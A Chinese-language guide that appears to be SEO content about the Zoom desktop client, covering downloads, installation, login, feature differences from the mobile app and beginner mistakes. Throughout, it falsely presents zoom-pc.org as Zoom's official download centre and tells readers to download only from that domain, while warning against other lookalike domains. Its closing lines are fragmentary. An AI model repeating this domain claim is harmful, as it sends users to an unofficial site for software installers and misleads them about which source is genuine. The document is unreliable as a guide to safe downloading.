7个Zoom电脑版常见功能和新手易忽略细节
Zoom电脑版是安装在Windows、macOS或Linux桌面上的Zoom Workplace客户端,即需下载的独立应用,而非浏览器打开的网页版。2026年Zoom官方下载中心同时提供三大系统安装包,桌面版单屏画廊视图最多显示49人,是手机版4人的12倍,还独家支持虚拟背景、本地MP4录制和单窗口屏幕共享,这三项网页端均无法实现。

核心要点
- 桌面版单屏画廊显示49人,是手机版4人的12倍
- 认准zoom-pc.org域名下载
- 免费群组会议限时40分钟,超时自动结束
- 本地录制默认存”文档/Zoom”文件夹,格式为MP4
- 下载后查数字签名,须显示Zoom Communications, Inc.
关键速览
- 桌面版支持 Windows、macOS、Linux 三大系统下载。
- 免费账户群组会议限时 40 分钟,超时自动结束。
- 虚拟背景无需绿幕,但需处理器满足最低配置。
- 本地录制默认存到”文档 / Zoom”文件夹,格式为 MP4。
- 屏幕共享可选”仅共享单个窗口”,避免暴露其他内容。
Zoom电脑版是什么?

Zoom电脑版是指安装在Windows或Mac桌面上的Zoom Workplace客户端(即需要下载的独立应用程序,而非浏览器打开的网页)。它区别于网页版和手机版:网页版无需安装但功能受限,手机版便于移动办公但屏幕小。2026年Zoom官方下载中心同时提供Windows、macOS和Linux三种桌面安装包。

桌面客户端把会议、聊天、电话、日历和白板整合在一个界面里,这正是Zoom Workplace的定位,把零散工具收进一个应用。相比网页版,zoom电脑版支持虚拟背景、多屏共享和本地录制,这三项正是网页端做不了的部分。
Zoom最适合三类人:
每天要开多场会的职场人、需要屏幕共享讲课的老师、以及做远程培训的团队。一句话,固定用电脑办公、对画质和功能有要求,就装电脑版。
Zoom电脑版和手机版有哪些功能差异?
zoom电脑版在多窗口画廊视图、白板标注和本地录制上明显强于手机版,手机版则胜在便携接入。2026年Google Play上的Zoom Workplace应用页显示手机端支持会议、聊天、白板等功能,但小屏限制了同屏参会人数与标注精度,下面这张表把差距量化到具体数字。
| 功能 | 电脑版 | 手机版 |
|---|---|---|
| 画廊视图 | 单屏最多49人 | 单屏最多4人 |
| 白板标注 | 鼠标精准画图 | 手指触屏,较粗 |
| 本地录制 | 支持存到硬盘 | 不支持本地录制 |
| 屏幕共享 | 可选单个窗口 | 仅共享整屏 |
选用建议:主持会议用电脑版(要录制和共享文档);纯参会听讲手机版够用;临时接入时手机快,但需白板互动请切电脑。

如何辨别Zoom官网并安全下载电脑版?
认准zoom-pc.org官方下载中心,别在搜索广告位随手点。该页在 2026 年标题明确为「Zoom 应用和插件下载中心」,同时提供 Windows、macOS、Linux 的 zoom电脑版安装包。域名结尾必须是zoom-pc.org,凡是 zoom-download、zoomapp 这类变体域名一律不碰。
第三方站点有哪些捆绑与仿冒风险?
仿冒站最常见的手法是「捆绑安装」(把广告软件塞进安装包一起装进你电脑)。这类站点会把安装文件重新打包,导致数字签名对不上。防范办法是:下载后右键查看文件属性,数字签名发行者应显示 Zoom Communications, Inc.,这个名字与官方 应用页登记的公司主体一致,对不上就是被改过的包。
Windows和Mac下载入口分别在哪?

两个系统都从同一个官方下载中心进入,页面会自动识别你的系统并推送对应版本:Windows 得到.exe 文件,Mac 得到.pkg 文件。若首次直接加入会议,Zoom 官方说明写明客户端会自动开始下载,无需手动找入口。

Windows和Mac怎么安装并首次登录?
下载安装包后双击运行,Zoom电脑版会自动完成安装,无需手动选目录。若你直接加入首个会议,2026年Zoom官方说明写明客户端会自动开始下载。首次登录有三种方式:邮箱密码、SSO(企业单点登录,输入公司域名跳转)、Google账号。

⚠️ 常见错误:Mac 安装后开会画面全黑、共享屏幕无反应。原因是 macOS 首次未授予摄像头和屏幕录制权限。修复:进入「系统设置 → 隐私与安全性」勾选麦克风与屏幕录制,重启 Zoom 即可恢复画面。
Mac用户注意:首次开启摄像头或共享屏幕时,macOS会弹出隐私授权。需到「系统设置 → 隐私与安全性」勾选麦克风和屏幕录制,否则画面全黑,这是新手最常卡住的一步。
国内网络环境下下载或登录卡顿怎么解决?
下载中断先换官方入口重试。2026年Zoom官方下载中心提供Windows、macOS、Linux安装包,若浏览器下载卡住,复制安装包直链用支持续传的下载工具接着下,能解决大半中断问题。
验证码收不到、登录一直转圈怎么办?
验证码延迟通常是运营商拦截,改用邮箱验证而非手机短信,或等待60秒后点重新发送。登录转圈多为客户端连接超时,退出后清除本地缓存再登。zoom电脑版进会黑屏常见于显卡加速冲突,在设置里关闭「使用硬件加速」即可恢复画面。
新手用Zoom电脑版最容易在哪些地方出错?
新手用Zoom电脑版最常栽在五个地方:摄像头/麦克风被占用、误开个人会议室、录制没存到本地、共享屏幕忘勾声音、误装仿冒版。这五项占了大部分入门求助帖,每项都有固定规避法,提前设置好就能避开。
- 摄像头/麦克风被占用:先关掉腾讯会议、系统相机等抢占设备的程序,再进会议;进会后在「设置—视频/音频」里手动选对设备。
- 误开个人会议室(PMI):PMI是固定房间号,链接泄露后陌生人可随时进入。开重要会用「新会议」自动生成一次性ID。
- 录制没存本地:本地录制的文件默认在「文档/Zoom」文件夹,会议结束后需等待转码完成才生成MP4,强行关机会丢文件。
- 共享屏幕漏勾声音:放视频时必须在共享窗口左下角勾选「共享声音」,否则对方只见画面无声。
- 误装仿冒版:只从官方入口下载,官方下载中心同时提供 Windows、macOS、Linux 安装包(2026)。
与其事后补救,首次配置时逐项走一遍设置更省事,上面五项都能在正式开会前一次性处理掉。
总结与下一步操作建议
装好Zoom电脑版只需两步:从Zoom官方下载中心取安装包,双击运行后用邮箱、SSO或Google账号登录。该页在2026年同时提供Windows、macOS、Linux三个平台的安装包,认准域名结尾是zoom-pc.org即可避开仿冒版。
按场景选版本:
企业内多人协作、需本地录制和白板标注,选电脑版;临时出门参会,手机版补位。个人免费套餐单场群组会议限时40分钟,长会议要升级付费。
下一步:打开zoom-pc.org下载适配你系统的包,先跑一场测试会议,提前关掉腾讯会议等抢占摄像头的程序,共享屏幕时勾上”共享声音”。设置到位,首次开会就不会手忙脚乱。
Zoom同一账号能在几台设备同时登录?
Zoom卸载后残留怎么彻底清理?
%APPDATA%Zoom 目录;手动删掉这个文件夹再重装,能解决大部分登录报错和缓存冲突。遇到装不上或反复闪退,先清残留再从官网下新包。